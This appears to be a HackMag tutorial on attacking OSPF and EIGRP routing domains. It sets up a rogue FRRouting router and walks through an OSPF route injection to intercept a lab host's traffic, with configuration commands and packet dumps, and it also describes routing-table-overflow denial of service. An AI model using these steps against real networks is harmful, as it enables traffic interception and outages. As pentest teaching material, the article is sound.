

HackMag_(<https://hackmag.com>).

Routing nightmare. How to pentest OSPF and EIGRP dynamic routing protocols

Written by [necreas1ng](https://hackmag.com/author/necreas1ng/) (<https://hackmag.com/author/necreas1ng/>).



(<https://>



The magic and charm of dynamic routing protocols can be deceptive: admins trust them implicitly and often forget to properly configure security systems embedded in these protocols. In this article, I will explain what nightmares can occur if the network admin doesn't take a good care of the security of OSPF and EIGRP routing domains.



WARNING

This article is intended for security specialists operating under a contract; all information provided in it is for educational purposes only. Neither the author nor the Editorial Board can be held liable for any damages

caused by improper usage of this publication. Distribution of malware, disruption of systems, and violation of secrecy of correspondence are prosecuted by law.

All major corporate networks use dynamic routing. Routers on the network exchange routing information with each other automatically so that the network admin doesn't have to set up all their routes manually. In most cases, the admin doesn't configure the protective mechanisms at all. And this opens the way for exploitation.



INFO


Both OSPF and EIGRP belong to the class of interior gateway protocols (IGP). Such protocols are used to transmit routing information within the same Autonomous System (AS). For convenience purposes, you can imagine it as a network of some organization.

PROBLEMS, IMPACT, AND WEAPON

OSPF

OSPF (Open Shortest Path First) belongs to a type of protocols based on link state tracking. Attacking OSPF is a bit more difficult job in comparison with its relative EIGRP. Two things can complicate an attack:


- multiple OSPF zones. Engineers can design an OSPF routing domain with multiple zones to reduce the load on computing resources of the routers. This must be taken into account when you penetrate into an OSPF routing domain. Also keep in mind that packets can be transmitted between these zones. For instance, if you are going to perform a route injection; and
- lack of response to queries. To connect to a routing domain, the attacker must ensure that the fake router generates and receives `Hello` messages from neighbors and simulates the establishment of neighborhood with them. Otherwise, the fake router will be recognized 'dead' and excluded from the routing domain, thus, making it impossible for the attacker to take further steps.



The best way to attack an OSPF domain is to gain control over a legitimate router on the network. Alternatively, you can create an ‘evil’ virtual router on your side and connect to the domain. However, to do this, have to parse OSPF multicast packets and examine the following parameters in the packet:

- OSPF Hello Interval;
- OSPF Dead Interval; and
- presence of authentication.


Even if OSPF is protected by authentication, and the passwords are stored as MD5 hashes, there is still a chance for the attacker to guess them.



Password to an OSPF domain has been cracked using the Loki tool

EIGRP

EIGRP (Enhanced Interior Gateway Routing Protocol) belongs to the class of distance-vector protocols. It was developed by Cisco Systems as a replacement for the IGRP protocol. EIGRP routers exchange routing information using the Diffuse Update Algorithm (DUAL) to plot routes within the same AS. EIGRP stores all available backup routes to destination networks in the routing table, which makes it possible to quickly switch to a backup route if necessary.



Establishing EIGRP neighborhood



INFO

Did you know that EIGRP is no longer a Cisco proprietary protocol and it's now open to other network equipment vendors? EIGRP became an open standard in 2013, and the respective documentation RFC 7868 (<https://tools.ietf.org/html/rfc7868>) was published in 2016.

To connect to an EIGRP routing domain, the attacker must know the autonomous system number. It can be extracted, for instance, from a traffic dump using Wireshark. Unlike an OSPF domain that can be divided into multiple routing zones, an EIGRP autonomous system is flat: if you make a route injection, your route will likely spread throughout the entire domain.

Impact

Attacks ON Dynamic routing can be divided into three types:

1. **Network enumeration.** If an attacker connects to the routing domain, they can perform network reconnaissance and discover some subnets. This is a rather useful trick since classical scans (e.g. with **Nmap**) take a long time. In addition, they can trigger IDS/IPS security systems. After connecting to a routing domain, you can collect information about subnets advertised by neighboring routers. Note that this method doesn't guarantee the detection of all subnets in the organization. But it can bring you an easier win when you conduct a pentesting study.
2. **MITM (man in the middle).** In essence, you inject a route to intercept traffic from the target host or network. After connecting to the routing domain, you can make an advertisement in the domain that literally looks as follow: "Dear all, the host whose IP address is 192.168.1.43/24 is now accessible via me, 192.168.1.150." The routers in the domain will accept the new information and add the route you have advertised to the routing table. Important: routers use metrics to make routing decisions. If your route is worse than others in terms of path cost, it won't be included in the routing table. Why? Because the routing table stores only the best paths to destination networks.
3. **DoS (Denial of Service).** Routing table overflow: all router's CPU and RAM resources are depleted. If the routing table is overflowed, it becomes impossible to add a new legitimate route to it. The router won't be able to add to its table the route to a new network that has just appeared.

Lethal weapon: FRRouting

FRRouting (<https://frrouting.org/>) is an open source solution that creates a virtual router in Unix/Linux. The virtual router supports such protocols as BGP, OSPF, EIGRP, RIP, etc.

Using FRRouting, you can deploy a 'rogue' router on your side, start routing, and connect to the target routing domain. Why is this required? Because, if you perform a route injection without joining the domain and establishing a neighborhood, then the routes you advertise won't be included into the neighbors' routing tables. Instead, they will just disappear.



WWW

I strongly recommend reviewing the FRRouting documentation (<https://frrouting.org/doc/>); it addresses all important aspects, including installation and configuration.

Configuring FRRouting

First, you have to enable daemons in the `daemons` configuration file. You will need the `ospfd` and `eigrpd` daemons. It's also necessary to enable the `staticd` daemon to ensure that custom static routes are redistributed correctly.

```
nano /etc/frr/daemons
```

```
ospfd=yes
```

```
eigrpd=yes
```

```
staticd=yes
```

Then you set a password to connect to the router control panel via VTY lines:

```
nano /etc/frr/frr.conf
```

```
password letm3in
```

Finally, you enable traffic forwarding. By default, it's disabled in Linux distributions.

```
sudo sysctl -w net.ipv4.ip_forward=1
```

Starting the `frr` daemon.

```
systemctl start frr
```

```
c0ldheim@kali:~$ systemctl status frr
● frr.service - FRRouting
   Loaded: loaded (/lib/systemd/system/frr.service; enabled; vendor preset: disabled)
   Active: active (running) since Fri 2022-02-18 20:49:02 +05; 27s ago
     Docs: https://frrouting.readthedocs.io/en/latest/setup.html
  Process: 293 ExecStart=/usr/lib/frr/frrinit.sh start (code=exited, status=0/SUCCESS)
   Status: "FRR Operational"
    Tasks: 11 (limit: 2312)
   Memory: 23.9M
      CPU: 823ms
   CGroup: /system.slice/frr.service
           └─365 /usr/lib/frr/watchfrr -d -F traditional zebra ospfd eigrpd staticd
             408 /usr/lib/frr/zebra -d -F traditional -A 127.0.0.1 -s 90000000
             427 /usr/lib/frr/ospfd -d -F traditional -A 127.0.0.1
             450 /usr/lib/frr/eigrpd -d -F traditional -A 127.0.0.1
             514 /usr/lib/frr/staticd -d -F traditional -A 127.0.0.1

Feb 18 20:49:01 kali watchfrr.sh[388]: Cannot stop ospfd: pid file not found
Feb 18 20:49:01 kali watchfrr.sh[390]: Cannot stop eigrpd: pid file not found
Feb 18 20:49:01 kali watchfrr.sh[397]: Cannot stop zebra: pid file not found
Feb 18 20:49:02 kali watchfrr[365]: zebra state -> up : connect succeeded
Feb 18 20:49:02 kali watchfrr[365]: ospfd state -> up : connect succeeded
Feb 18 20:49:02 kali watchfrr[365]: eigrpd state -> up : connect succeeded
Feb 18 20:49:02 kali watchfrr[365]: staticd state -> up : connect succeeded
Feb 18 20:49:02 kali watchfrr[365]: all daemons up, doing startup-complete notify
Feb 18 20:49:02 kali frrinit.sh[293]: Started watchfrr.
Feb 18 20:49:02 kali systemd[1]: Started FRRouting.
c0ldheim@kali:~$
```

Status of the FRRouting daemon

Using the `vttysh` command, you access the control panel of the **FRRouting** virtual router.

```
c0ldheim@kali:~$ sudo vttysh
[sudo] password for c0ldheim:

Hello, this is FRRouting (version 7.5.1).
Copyright 1996-2005 Kunihiro Ishiguro, et al.


kali# show version
FRRouting 7.5.1 (kali).
Copyright 1996-2005 Kunihiro Ishiguro, et al.
configured with:
  '--build=x86_64-linux-gnu' '--prefix=/usr' '--includedir=${prefix}/include' '--mandir=${prefix}/share/man' '--infodir=${prefix}/share/info' '--sysconfdir=/etc' '--localstatedir=/var' '--disable-option-checking' '--disable-silent-rules' '--libdir=${prefix}/lib/x86_64-linux-gnu' '--libexecdir=${prefix}/lib/x86_64-linux-gnu' '--disable-maintainer-mode' '--enable-exempdir=/usr/share/doc/frr/examples/' '--localstatedir=/var/run/frr' '--sbindir=/usr/lib/frr' '--sysconfdir=/etc/frr' '--with-vtysh-pager=/usr/bin/pager' '--libdir=/usr/lib/x86_64-linux-gnu/frr' '--with-moduledir=/usr/lib/x86_64-linux-gnu/frr/modules' '--disable-dependency-tracking' '--enable-systemd=yes' '--enable-rpki' '--with-libpam' '--enable-doc' '--enable-doc-html' '--enable-snmp' '--enable-fpm' '--disable-protobuf' '--disable-zeromq' '--enable-ospfapi' '--enable-bgp-vnc' '--enable-multipath=256' '--enable-user=frr' '--enable-group=frr' '--enable-vty-group=frrvty' '--enable-configfile-mask=0640' '--enable-logfile-mask=0640' 'build_alias=x86_64-linux-gnu' 'PYTHON=python3'
kali#
```

Logging into the control panel

VIRTUAL LAB


The networks shown below will be used as test polygons.

**Null authentication;
OSPF Process 1;
Area 0 (backbone);**



OSPF-based network

**Null authentication;
EIGRP AS 1;**



EIGRP-based network

Device	Interface	IP Address
R1	G0/0	10.1.1.1/24
R1	G0/3	172.20.100.254/24
R2	G0/0	10.1.1.2/24
R2	G0/2	172.20.20.254/24
R3	G0/0	10.1.1.3/24
R3	G0/2	172.20.30.254/24
DevOps	Eth0	172.20.20.20/24
Attacker	Eth0	172.20.20.50/24
FTP Server	Eth0	172.20.30.100/24
HR	Eth0	172.20.100.70/24
Network Engineer	Eth0	172.20.100.80/24

IP addressing of the polygon

In the context of an attack on OSPF, I will examine a route injection with subsequent traffic interception. With regards to EIGRP, I will explain how to deliver a destructive attack involving a routing table overflow (to avoid demonstrating the same attack). Thus, two attack variants will be addressed. OSPF can be attacked in the same way as EIGRP. However, keep in mind that destructive attacks are less practical in terms of production. Perhaps, such scenario can be useful for the Red Team as a diversionary maneuver...

ROUTE INJECTION AND TRAFFIC INTERCEPTION IN AN OSPF DOMAIN

To successfully perform route injection, you have to connect to the OSPF routing domain and advertise the network. Specify area 0.

```
c0ldheim@kali:~$ sudo vtysh
kali# conf t
kali(config)# router ospf
kali(config-router)# network 172.20.20.50/32 area 0.0.0.0
```

```
80 111.153054932 172.20.20.50 224.0.0.22 IGMPv3 54 Membership Report / Join group 224.0.0.5 for any sources
81 111.292942348 172.20.20.50 224.0.0.22 IGMPv3 54 Membership Report / Join group 224.0.0.5 for any sources
82 111.498526068 50:00:00:0b:00:04 Spanning-tree-(for-... STP 60 RST. Root = 32768/1/50:00:00:0b:00:00 Cost = 0 Port = 0x800
83 113.528863858 50:00:00:0b:00:04 Spanning-tree-(for-... STP 60 RST. Root = 32768/1/50:00:00:0b:00:00 Cost = 0 Port = 0x8005
84 113.579159060 172.20.20.254 224.0.0.5 OSPF 94 Hello Packet
85 113.579652154 172.20.20.50 172.20.20.254 OSPF 66 DB Description
86 113.585255128 172.20.20.254 172.20.20.50 OSPF 78 DB Description
87 113.586918727 172.20.20.50 172.20.20.254 OSPF 86 DB Description
88 113.589173240 172.20.20.50 224.0.0.22 IGMPv3 54 Membership Report / Join group 224.0.0.6 for any sources
89 113.592837634 172.20.20.254 172.20.20.50 OSPF 158 DB Description
90 113.593154865 172.20.20.50 172.20.20.254 OSPF 66 DB Description
91 113.593217963 172.20.20.50 172.20.20.254 OSPF 106 LS Request
92 113.593532687 172.20.20.254 172.20.20.50 OSPF 70 LS Request
93 113.594056676 172.20.20.50 224.0.0.5 OSPF 98 LS Update
94 113.600004119 172.20.20.254 172.20.20.50 OSPF 230 LS Update
95 113.600283830 172.20.20.50 224.0.0.5 OSPF 98 LS Update
96 113.610714289 172.20.20.254 224.0.0.5 OSPF 98 LS Update
97 114.004329668 172.20.20.254 224.0.0.5 OSPF 110 LS Update
```

Traffic dump after connecting to the OSPF domain

Enable redistribution of static routes with the lowest metrics so that the injected route has the lowest cost.

```
kali(config-router)# redistribute static metric 0
```

Advertise a static route in the OSPF domain: "The host whose IP address is 172.20.20.20 is now accessible via me, 172.20.20.50."

```
kali(config)# ip route 172.20.20.20/32 eth0
```

No.	Time	Source	Destination	Protocol	Length	Info
133	105.304338248	172.20.20.254	224.0.0.5	OSPF	94	Hello Packet
138	111.511248639	172.20.20.50	224.0.0.5	OSPF	82	Hello Packet
140	114.714930672	172.20.20.254	224.0.0.5	OSPF	94	Hello Packet
150	121.511677307	172.20.20.50	224.0.0.5	OSPF	82	Hello Packet
152	124.375358665	172.20.20.254	224.0.0.5	OSPF	94	Hello Packet
159	131.512929193	172.20.20.50	224.0.0.5	OSPF	82	Hello Packet
161	133.713203872	172.20.20.254	224.0.0.5	OSPF	94	Hello Packet
168	141.513267389	172.20.20.50	224.0.0.5	OSPF	82	Hello Packet
169	142.993010909	172.20.20.254	224.0.0.5	OSPF	94	Hello Packet
179	151.514324201	172.20.20.50	224.0.0.5	OSPF	82	Hello Packet
180	152.124257608	172.20.20.254	224.0.0.5	OSPF	94	Hello Packet
188	161.515366691	172.20.20.50	224.0.0.5	OSPF	82	Hello Packet
